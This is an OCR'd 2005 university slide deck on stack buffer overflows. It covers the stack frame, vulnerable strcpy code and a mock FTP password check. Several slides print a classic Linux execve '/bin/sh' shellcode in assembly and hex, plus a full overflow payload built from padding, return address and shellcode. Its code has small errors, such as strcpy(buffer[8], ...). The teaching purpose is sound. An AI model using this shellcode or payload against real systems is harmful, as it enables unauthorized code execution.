Stack Overflow

(Electronic Crime & Security)

Susam Pal
8th Semester (2005)
Electronics and Telecommunication Engineering
Kalinga Institute of Industrial Technology University

Agenda

- Introduction to Stack Overflow
- Operation of Stack
- Attacking the Stack and Protection

Introduction to Stack Overflow

- About Stack Overflow
- Vulnerable Software
- Vulnerable Operating Systems
- Major Attacks

About Stack Overflow

What is a stack overflow?
An error condition which results from attempting to push more items onto a stack than space has been allocated for.

Is it dangerous?
Yes, it is one of the most dangerous threats that exists in the microprocessor world from computer systems to embedded systems. Any processor that uses a stack may be vulnerable to an attack due to stack overflow.

Why is it dangerous?
Attempting to push more items on a stack than space allocated overwrites adjacent memory locations which might contain return addresses thus executing other code.

Vulnerable Software

- WS FTP Server V5.03
- Winamp 5.06
- Real One Player
- DMS POP3 Server
- SLMain 5.5 POP3 Server
- Microsoft Lsass.exe
- Microsoft IIS Server API
- Microsoft Outlook

Vulnerable Operating Systems

- Microsoft Windows
- FreeBSD
- Linux
- Sun OS 5.6
- HP-UX
- SGI IRIX
- IBM AIX
- Novell Netware

Major Attacks

Code Red Virus

Attacked a buffer overflow weakness in the Microsoft IIS Server API on July 19, 2001.

Damage: $2.6 billion

Sasser Worm


Attacked the Microsoft LSAS buffer overflow vulnerability on April 30, 2004.

Damage: $3.5 billion

Operation of Stack

- Onion Skin Model of Computer System
- Process Memory Regions
- Uses of Stack
- Stack in Action

Onion Skin Model of Computer System



User enters command

↓

Shell interprets command


↓

Shell invokes necessary kernel routines

↓

Kernel routines drive the hardware resources

Process Memory Regions



Process Memory Regions

Stack	Subroutines use the stack to save necessary Data, e.g. register values which are altered by the subroutine.
Data	Data area contains initialized and uninitialized data. Static variables are loaded into this region.
Executable Code	Code area contains the instructions of the executable file. This area is normally marked read-only and any attempt to write to it results in a segmentation violation.

Uses of Stack

- The microprocessor uses this area to save the return address during a subroutine call.
- Subroutines use this area to save necessary data, e.g. register values which are altered by the subroutine.
- Calling routines usually push into the stack the arguments they want to pass to the subroutine.
- Dynamic variables are created on the stack by decrementing the stack pointer by the size of the variable.

Stack in Action

```
void function(int a, int b)
{
   char buffer1[4];
   char buffer2[4];
}

main()
{
   function(1,2);
}
```



indicates what ESP is pointing to


indicates what EBP is pointing to

Stack in Action

```
void function(int a, int b)
{
   char buffer1[4];
   char buffer2[4];
}

main()
{
   function(1,2);
}
```




indicates what ESP is pointing to

indicates what EBP is pointing to

Stack in Action

```
void function(int a, int b)
{
   char buffer1[4];
   char buffer2[4];
}

main()
{
   function(1,2);
}
```




indicates what ESP is pointing to

indicates what EBP is pointing to

Stack in Action

```
PUSH   EBP
MOV    EBP, ESP
PUSHD  00000002H
PUSHD  00000001H
CALL   FUNCTION
MOV    ESP, EBP
POP    EBP
RET

PUSH   EBP
MOV    EBP, ESP
SUB    ESP, 00000008H
MOV    ESP, EBP
POP    EBP
RET
```



indicates what ESP is pointing to


indicates what EBP is pointing to

Stack in Action

```
#include <string.h>

void function(char *str)
{
   char buffer[4];
   strcpy(buffer, str);
}

main()
{
  char string[]="Hi!";
  function(string);
}
```




Stack in Action

```
#include <string.h>

void function(char *str)
{
   char buffer[4];
   strcpy(buffer, str);
}

main()
{
  char string[]="Hi!";
  function(string);
}
```




Stack in Action

```
#include <string.h>

void function(char *str)
{
   char buffer[4];
   strcpy(buffer, str);
}

main()
{
  char string[]="Hi!";
  function(string);
}
```



Attacking the Stack and Protection


- Stack Under Attack
- FTP Server Under Attack
- Plugging the Loophole
- Fighting Stack Overflow

Stack Under Attack

```
#include <string.h>

void function(char *str)
{
   char buffer[4];
   strcpy(buffer, str);
}

main()
{
  char string[]="Hi!";
  function(string);
}
```




Stack Under Attack

```
#include <string.h>

void function(char *str)
{
   char buffer[4];
   strcpy(buffer, str);
}

main()
{
  char string[]="Good Morning!";
  function(string);
}
```




Stack Under Attack

```
#include <string.h>

void function(char *str)
{
   char buffer[4];
   strcpy(buffer, str);
}

main()
{
  char string[]="Good Morning!";
  function(string);
}
```



Stack Under Attack

```
#include <string.h>

void function(char *str)
{
   char buffer[4];
   strcpy(buffer, str);
}

main()
{
  char string[]="Good Morning!";
  function(string);
}
```


Return Address

Returns to offset
676E696EH

*str -	4th byte
*str -	3rd byte
\0	00H
!	21H
g	67H
n	6EH
i	69H
n	6EH
r	72H
o	6FH
M	4DH
	20H
d	64H
o	6FH
o	6FH
G	47H

FTP Server Under Attack

```
verify(*password)
{
  char buffer[8];
  int f1, f2;
  strcpy(buffer[8],password);
```




Return address

00FF1FFFH:	*password
00FF1FFEH:	*password
00FF1FFDH:	*password
00FF1FFCH:	*password
00FF1FFBH:	EIP
00FF1FFAH:	EIP
00FF1FF9H:	EIP
00FF1FF8H:	EIP
00FF1FF7H:	EBP
00FF1FF6H:	EBP
00FF1FF5H:	EBP
00FF1FF4H:	EBP
00FF1FF3H:	buffer[7]
00FF1FF2H:	buffer[6]
00FF1FF1H:	buffer[5]
00FF1FF0H:	buffer[4]
00FF1FEFH:	buffer[3]
00FF1FEEH:	buffer[2]
00FF1FEDH:	buffer[1]
00FF1FECH:	buffer[0]
00FF1FEBH:	f1
00FF1FEAH:	f1
00FF1FE9H:	f1
00FF1FE8H:	f1

FTP Server Under Attack

```
verify(*password)
{
  char buffer[8];
  int f1, f2;
  strcpy(buffer[8],password);
```

Return address



00FF1FFFH:	*password
00FF1FFEH:	*password
00FF1FFDH:	*password
00FF1FFCH:	*password
00FF1FFBH:	EIP
00FF1FFAH:	EIP
00FF1FF9H:	EIP
00FF1FF8H:	EIP
00FF1FF7H:	EBP
00FF1FF6H:	EBP
00FF1FF5H:	EBP
00FF1FF4H:	EBP
00FF1FF3H:	'\0'
00FF1FF2H:	'r'
00FF1FF1H:	'o'
00FF1FF0H:	't'
00FF1FEFH:	'i'
00FF1FEEH:	's'
00FF1FEDH:	'i'
00FF1FECH:	'v'
00FF1FEBH:	f1
00FF1FEAH:	f1
00FF1FE9H:	f1
00FF1FE8H:	f1

Shell Code

Assembly Codes	Hex Codes
JMP 1FH	EB, 1F
POP ESI	5E
MOV 08H[ESI], ESI	89, 76, 08
XOR EAX, EAX	31, C0
MOV 07H[ESI], EAX	88, 46, 07
MOV 0CH[ESI], EAX	89, 46, 0C
MOV AL, 0BH	B0, 0B
MOV EBX, ESI	89, F3
LEA ECX, 08H[ESI]	8D, 4E, 08
LEA EDX, 0CH[ESI]	8D, 56, 0C
INT 80H	CD, 80
XOR EBX, EBX	31, DB
MOV EAX, EBX	89, D8
INC EAX	40
INT 80H	CD, 80
CALL -24H	E8, DC, FF, FF, FF
.STRING “/bin/sh”	2F, 62, 69, 6E, 2F, 73, 68, 00

FTP Server Under Attack

```
verify(*password)
{
  char buffer[8];
  int f1, f2;
  strcpy(buffer[8],password);
```

Return Address
(00FF1FFCH)

Shell Code (In Hex)


```
EB, 1F, 5E, 89, 76, 08, 31, C0,
88, 46, 07, 89, 46, 0C, B0, 0B,
89, F3, 8D, 4E, 08, 8D, 56, 0C,
CD, 80, 31, DB, 89, D8, 40, CD,
80, E8, DC, FF, FF, FF, 2F, 62,
69, 6E, 2F, 73, 68, 00
```

FTP Server Under Attack

Password to be entered (Codes in Hex)

```
41, 41, 41, 41, 41, 41, 41, 41,
41, 41, 41, 41, FC, 1F, FF, 00,
EB, 1F, 5E, 89, 76, 08, 31, C0,
88, 46, 07, 89, 46, 0C, B0, 0B,
89, F3, 8D, 4E, 08, 8D, 56, 0C,
CD, 80, 31, DB, 89, D8, 40, CD,
80, E8, DC, FF, FF, FF, 2F, 62,
69, 6E, 2F, 73, 68, 00
```

Shell Code




00FF2009H:	46H
00FF2008H:	89H
00FF2007H:	07H
00FF2006H:	46H
00FF2005H:	88H
00FF2004H:	C0H
00FF2003H:	31H
00FF2002H:	08H
00FF2001H:	76H
00FF1FFFH:	89H
00FF1FFEH:	5EH
00FF1FFDH:	1FH
00FF1FFCH:	EBH
00FF1FFBH:	00H
00FF1FFAH:	FFH
00FF1FF9H:	1FH
00FF1FF8H:	FCH
00FF1FF7H:	'A'
00FF1FF6H:	'A'
00FF1FF5H:	'A'
00FF1FF4H:	'A'
00FF1FF3H:	'A'
00FF1FF2H:	'A'
00FF1FF1H:	'A'
00FF1FF0H:	'A'

FTP Server Under Attack

Password to be entered (Codes in Hex)

```
41, 41, 41, 41, 41, 41, 41, 41,
41, 41, 41, 41, FC, 1F, FF, 00,
EB, 1F, 5E, 89, 76, 08, 31, C0,
88, 46, 07, 89, 46, 0C, B0, 0B,
89, F3, 8D, 4E, 08, 8D, 56, 0C,
CD, 80, 31, DB, 89, D8, 40, CD,
80, E8, DC, FF, FF, FF, 2F, 62,
69, 6E, 2F, 73, 68, 00
```


Shell Code



00FF2009H:	46H
00FF2008H:	89H
00FF2007H:	07H
00FF2006H:	46H
00FF2005H:	88H
00FF2004H:	C0H
00FF2003H:	31H
00FF2002H:	08H
00FF2001H:	76H
00FF1FFFH:	89H
00FF1FFEH:	5EH
00FF1FFDH:	1FH
00FF1FFCH:	EBH
00FF1FFBH:	00H
00FF1FFAH:	FFH
00FF1FF9H:	1FH
00FF1FF8H:	FCH
00FF1FF7H:	'A'
00FF1FF6H:	'A'
00FF1FF5H:	'A'
00FF1FF4H:	'A'
00FF1FF3H:	'A'
00FF1FF2H:	'A'
00FF1FF1H:	'A'
00FF1FF0H:	'A'

Plugging the Loophole

```
verify(*password)
{
  char buffer[8];
  int f1, f2;
  strncpy(buffer[8],password,8);
```



00FF1FFFH:	*password
00FF1FFEH:	*password
00FF1FFDH:	*password
00FF1FFCH:	*password
00FF1FFBH:	EIP
00FF1FFAH:	EIP
00FF1FF9H:	EIP
00FF1FF8H:	EIP
00FF1FF7H:	EBP
00FF1FF6H:	EBP
00FF1FF5H:	EBP
00FF1FF4H:	EBP
00FF1FF3H:	'A'
00FF1FF2H:	'A'
00FF1FF1H:	'A'
00FF1FF0H:	'A'
00FF1FEFH:	'A'
00FF1FEEH:	'A'
00FF1FEDH:	'A'
00FF1FECH:	'A'
00FF1FEBH:	f1
00FF1FEAH:	f1
00FF1FE9H:	f1
00FF1FE8H:	f1

Fighting Stack Overflow

- C Programmers now refrain from using strcpy(), strcat() in their programs. They use strncpy(), strncat() instead which perform bound checking.
- Programmers now write their applications in languages like Java, Visual Basic which have better stack and memory management features.
- Sun Microsystems is trying to make their SPARC processor immune to stack overflow attack by introducing new features to protect the return address during a subroutine call.

Thank You!